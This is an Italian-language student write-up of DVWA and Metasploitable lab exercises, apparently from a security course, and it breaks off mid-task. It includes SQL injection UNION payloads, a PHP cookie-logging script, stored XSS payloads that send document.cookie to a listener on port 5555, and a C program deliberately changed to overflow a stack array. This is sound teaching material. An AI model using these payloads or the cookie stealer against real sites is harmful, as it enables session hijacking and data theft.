"medium" consiste nella quantità di controlli e precauzioni adottate per proteggere un'applicazione web dalle vulnerabilità, in particolare dagli attacchi di tipo SQL injection.

Sicurezza "low": In questa configurazione, potrebbe essere presente una minima o nessuna sanitizzazione dell'input dell'utente. Ciò significa che l'applicazione accetta gli input senza effettuare controlli sufficienti sulla loro validità o potenzialmente dannosi contenuti. Questo rende l'applicazione vulnerabile ad attacchi di SQL injection e altri tipi di exploit.


Sicurezza "medium": In questa configurazione, viene applicata una parziale sanitizzazione dell'input dell'utente. Ciò implica che l'applicazione esegue alcuni controlli per rimuovere o neutralizzare i caratteri speciali o le sequenze che potrebbero essere utilizzate per eseguire un attacco di SQL injection. Tuttavia, questa sanitizzazione potrebbe non essere completa, e alcuni tipi di input potrebbero ancora essere utilizzati per sfruttare vulnerabilità nel sistema.

Adesso settiamo la difficoltà su **Medium.**

**1 or 1 = 1 #:** Questa è un'espressione logica che restituirà sempre vero




**1  and 1=0 union select table_schema, table_name from information_schema.tables #:** L'obiettivo di questa espressione è ottenere i nomi degli schemi di tabella e delle tabelle dal database.




N.B. Non è possibile immettere nuovi utenti come records della tabella users in quanto la tecnica di SQL injection basata sull'operatore UNION è efficace per estrarre dati dalle tabelle esistenti, ma non può essere utilizzata per inserire nuovi record nelle tabelle.
Per inserire nuovi record, è necessario utilizzare il comando INSERT INTO _nome.tabella(colonna1, colonna2,...)_ VALUES (valorecolonna1, valorecolonna2,...) che non funziona con union.
Se incontriamo difficoltà nell'utilizzare la SQL injection per inserire nuovi utenti nonostante tu abbia i privilegi di root, potrebbero esserci altri fattori in gioco.

# Giorno 2

**Web Application Exploit XSS**

Traccia Giorno 2:

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità **XSS persistente** presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. **Spiegare il significato dello script utilizzato.**

Requisiti laboratorio Giorno 2:

**Livello difficoltà DVWA**: LOW

**IP Kali Linux**: 192.168.109.100/24

**IP Metasploitable**: 192.168.109.150/24

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta **5555**

## Svolgimento

Per sfruttare la vulnerabilità XSS persistente sulla Web Application DVWA e simulare il furto di una sessione di un utente lecito del sito, eseguiamo questi passaggi utilizzando Kali Linux:

Configuriamo l'ambiente di laboratorio:


- Controlliamo che la macchina Kali Linux e Metasploitable sono nella stessa rete.
- Controlliamo che DVWA sia configurato con il livello di difficoltà impostato su "**LOW**".

Adesso creiamo un file php chiamato Login.php che serve a catturare informazioni, inclusi i cookie, inviati tramite il parametro 'q' e salvare questi dati in un file di log `cookie.txt`.


```php
<?php
if(isset($_REQUEST['q'])) {
    // timestamp attuale
    $timestamp = date("Y-m-d H:i:s");

    // indirizzo IP dell'utente
    $ip = $_SERVER['REMOTE_ADDR'];
    $browser = $_SERVER['HTTP_USER_AGENT'];

    // output
    $message = "Timestamp: $timestamp\n";
    $message .= "IP: $ip\n";
    $message .= "Cookies: " .base64_decode($_REQUEST['q']) . "\n";
    $message .= "Browser: $browser\n";

    // inserimento nel file cookie.txt  dell'output creato
    file_put_contents('/var/www/html/cattura/cookie.txt', $message,FILE_APPEND);


    echo $_REQUEST['q'];
}
?>
```

Dopo aver creato il codice php eseguiamo lo script **<script>var i = new Image(); i.src='http://localhost:5555/Login.php?q='+btoa(document.cookie)</script>** che sfrutta una vulnerabilità nel sito web per rubare i cookie degli utenti e inviarli a un server esterno. Questo tipo di payload XSS può essere utilizzato per rubare le sessioni degli utenti, consentendo all'attaccante di impersonare l'utente legittimo e di accedere alle loro informazioni sensibili, in più questo script crea un'immagine (che in realtà non è visibile per l'utente) con un URL che contiene i cookie dell'utente codificati in base64.

**Modifica lunghezza caratteri**




**Caricamento script <script>var i = new Image(); i.src='http://localhost:5555/Login.php?q='+btoa(document.cookie)</script>**



**Cosa viene scritto dentro il file cookie.txt**

```
Timestamp: 2024-04-16 12:42:14
IP: 127.0.0.1
Cookies: security=medium; PHPSESSID=98f23c2bdaa87ef792610816b3e5761e
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

## Extra Facoltativi

-Replicare tutto a livello medium
-fare il dump completo, cookie, versione browser, ip, data
-Replicare tutto a livello high
-Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco (usare termini accattivanti in stile punk).

## Svolgimento

Configuriamo l'ambiente di laboratorio:

- Controlliamo che la macchina Kali Linux e Metasploitable sono nella stessa rete.
- Controlliamo che DVWA sia configurato con il livello di difficoltà impostato su "**MEDIUM**".


Utilizzo lo stesso file php creato in precedenza

```php
<?php
if(isset($_REQUEST['q'])) {
    // timestamp attuale
    $timestamp = date("Y-m-d H:i:s");

    // indirizzo IP dell'utente
    $ip = $_SERVER['REMOTE_ADDR'];
    $browser = $_SERVER['HTTP_USER_AGENT'];

    // output
    $message = "Timestamp: $timestamp\n";
    $message .= "IP: $ip\n";
    $message .= "Cookies: " .base64_decode($_REQUEST['q']) . "\n";
    $message .= "Browser: $browser\n";

    // inserimento nel file cookie.txt  dell'output creato
    file_put_contents('/var/www/html/cattura/cookie.txt', $message,FILE_APPEND);


    echo $_REQUEST['q'];
}
?>

```


Adesso eseguo lo script **<svg/onload="var i = new Image(); i.src='http://localhost:5555/Login.php?q='+btoa(document.cookie)">**

Questo codice è un payload XSS quando il documento SVG viene caricato nella pagina web, viene eseguito il codice JavaScript all'interno dell'attributo onload, che crea un'immagine invisibile e invia i cookie dell'utente al server specificato nell'URL.

**Modifica lunghezza caratteri**




**Caricamento script <svg/onload="var i = new Image(); i.src='http://localhost:5555/Login.php?q='+btoa(document.cookie)">**




**Cosa viene scritto dentro il file cookie.txt**

```
Timestamp: 2024-04-16 12:48:36
IP: 127.0.0.1
Cookies: security=low; PHPSESSID=98f23c2bdaa87ef792610816b3e5761e
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

# Giorno 3

**System Exploit BOF**

Traccia Giorno 3:
https://drive.google.com/file/d/1nEM_FV5zFHj4hw9_Ya1PUP_xf5bLGy0I/view

Leggete attentamente il programma in allegato.
Viene richiesto di:

• Descrivere il funzionamento del programma prima dell'esecuzione
• Riprodurre ed eseguire il programma nel laboratorio le vostre ipotesi sul funzionamento erano corrette?
• Modificare il programma affinché si verifichi un errore di segmentazione

**Suggerimento**:
Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.

## Svolgimento

```
#include <stdio.h>

int main () {

int vector [10], i, j, k;
int swap_var;


printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 10 ; i++)
        {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
        }


printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
        }


for (j = 0 ; j < 10 - 1; j++)
        {
        for (k = 0 ; k < 10 - j - 1; k++)
                {
                        if (vector[k] > vector[k+1])
                        {
                        swap_var=vector[k];
                        vector[k]=vector[k+1];
                        vector[k+1]=swap_var;
                        }
                }
        }
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
        {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
        }

return 0;


}
```

**• Descrivere il funzionamento del programma prima dell'esecuzione**

Questo programma in C chiede all'utente di inserire 10 interi, quindi li ordina in ordine crescente utilizzando l'algoritmo di ordinamento a bolle e infine stampa il vettore ordinato.

• **Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?** Si erano corrette

• **Modificare il programma affinché si verifichi un errore di segmentazione**

```
    // Acquisizione degli input
    for (i = 0; i < 23; i++) {
        int c = i + 1;
        printf("[%d]: ", c);
        scanf("%d", &vector[i]);
```

**Ecco cosa visualizza l'utente**

```
┌──(kali㉿kali)-[~]
└─$ ./BW_D3_BOF
Inserire 10 interi:
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
[11]: 11
[12]: 12
[13]: 13
[14]: 1
[15]: 15
[16]: 16
[17]: 17
[18]: 18
[19]: 19
[20]: 20
[22]: 21
[23]: 22
Il vettore inserito è:
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
Il vettore ordinato è:
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
zsh: segmentation fault  ./BW_D3_BOF
```

**Bonus**
Inserire controlli di input
Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto

## Svolgimento

Di seguito il programma con i controlli input inseriti e il menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto

```c
#include <stdio.h>
#include <stdlib.h>

int main() {
    int vector[10], i, j, k;
    int swap_var;
    int choice;

    printf("Menu:\n");
    printf("Benvenuto, i NetRaiders sono qui per aiutarti, o forse no!\n");
    printf("1. Eseguire il programma con errore di segmentazione\n");
    printf("2. Eseguire il programma corretto\n");
    printf("Scelta: ");

    // Verifica se l'input è stato correttamente interpretato come un intero
    if (scanf("%d", &choice) != 1) {
        printf("Inserisci un numero tra le due scelte!. Uscita dal programma.\n");
        return 1;
    }

    switch (choice) {
        case 1:
            printf("Esecuzione del programma con errore di segmentazione ... \n");

            // Acquisizione degli input
            for (i = 0; i < 23; i++) {
                int c = i + 1;
                printf("[%d]: ", c);
                // Verifica se l'input è stato correttamente interpretato come un intero
                if (scanf("%d", &vector[i]) != 1) {
                    printf("Inserisci un numero!. Uscita dal programma.\n");
                    return 1;
                }
            }

            printf("Il vettore inserito è:\n");
            // Stampa del vettore inserito
            for (i = 0; i < 10; i++) {
                int t = i + 1;
                printf("[%d]: %d\n", t, vector[i]);
            }
```

```c
        // Algoritmo di ordinamento a bolle
        for (j = 0; j < 10 - 1; j++) {
            for (k = 0; k < 10 - j - 1; k++) {
                if (vector[k] > vector[k + 1]) {
                    // Scambio di elementi
                    swap_var = vector[k];
                    vector[k] = vector[k + 1];
                    vector[k + 1] = swap_var;
                }
            }
        }

        printf("Il vettore ordinato è:\n");
        // Stampa del vettore ordinato
        for (i = 0; i < 10; i++) {
            int t = i + 1;
            printf("[%d]: %d\n", t, vector[i]);
        }
        break;

    case 2:
        printf("Esecuzione del programma corretto... \n");

        printf("Inserire 10 interi:\n");

        // Acquisizione degli input
        for (i = 0; i < 10; i++) {
            int c = i + 1;
            printf("[%d]: ", c);
            // Verifica se l'input è stato correttamente interpretato come un intero
            if (scanf("%d", &vector[i]) != 1) {
                printf("Inserisci un numero!. Uscita dal programma.\n");
                return 1;
            }
        }

        printf("Il vettore inserito è:\n");
        // Stampa del vettore inserito
        for (i = 0; i < 10; i++) {
            int t = i + 1;
            printf("[%d]: %d\n", t, vector[i]);
        }

        // Algoritmo di ordinamento a bolle
        for (j = 0; j < 10 - 1; j++) {
            for (k = 0; k < 10 - j - 1; k++) {
                if (vector[k] > vector[k + 1]) {
                    // Scambio di elementi
                    swap_var = vector[k];
                    vector[k] = vector[k + 1];
                    vector[k + 1] = swap_var;
                }
            }
        }
```

```
            printf("Il vettore ordinato è:\n");
            // Stampa del vettore ordinato
            for (i = 0; i < 10; i++) {
                int t = i + 1;
                printf("[%d]: %d\n", t, vector[i]);
            }
            break;

        default:
            printf("Scelta non valida.\n");
            break;
    }

    return 0;
}
```

Ecco cosa visualizza l'utente con i due menù:

1. Eseguire il programma con errore di segmentazione

```
┌──(kali㉿kali)-[~]
└─$ ./BW_D3_BOF2
Menu:
Benvenuto, i NetRaiders sono qui per aiutarti, o forse no!
1. Eseguire il programma con errore di segmentazione
2. Eseguire il programma corretto
Scelta: 1
Esecuzione del programma con errore di segmentazione...
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
[11]: 11
[12]: 12
[13]: 13
[14]: 14
[15]: 15
[16]: 16
[17]: 17
[18]: 18
[19]: 19
[20]: 20
[22]: 21
[23]: 22
Il vettore inserito è:
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
Il vettore ordinato è:
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
zsh: segmentation fault  ./BW_D3_BOF2
```

2. Eseguire il programma corretto


## Giorno 4

**Exploit Metasploitable con Metasploit**

Traccia Giorno 4:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili.
È richiesto allo studente di:

• Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable
• Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento)
• Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima


Requisiti laboratorio Giorno 4:

**IP Kali Linux**: 192.168.75.100
**IP Metasploitable**: 192.168.75.150 Listen port (nelle opzioni del payload): 4455
**Suggerimento**:

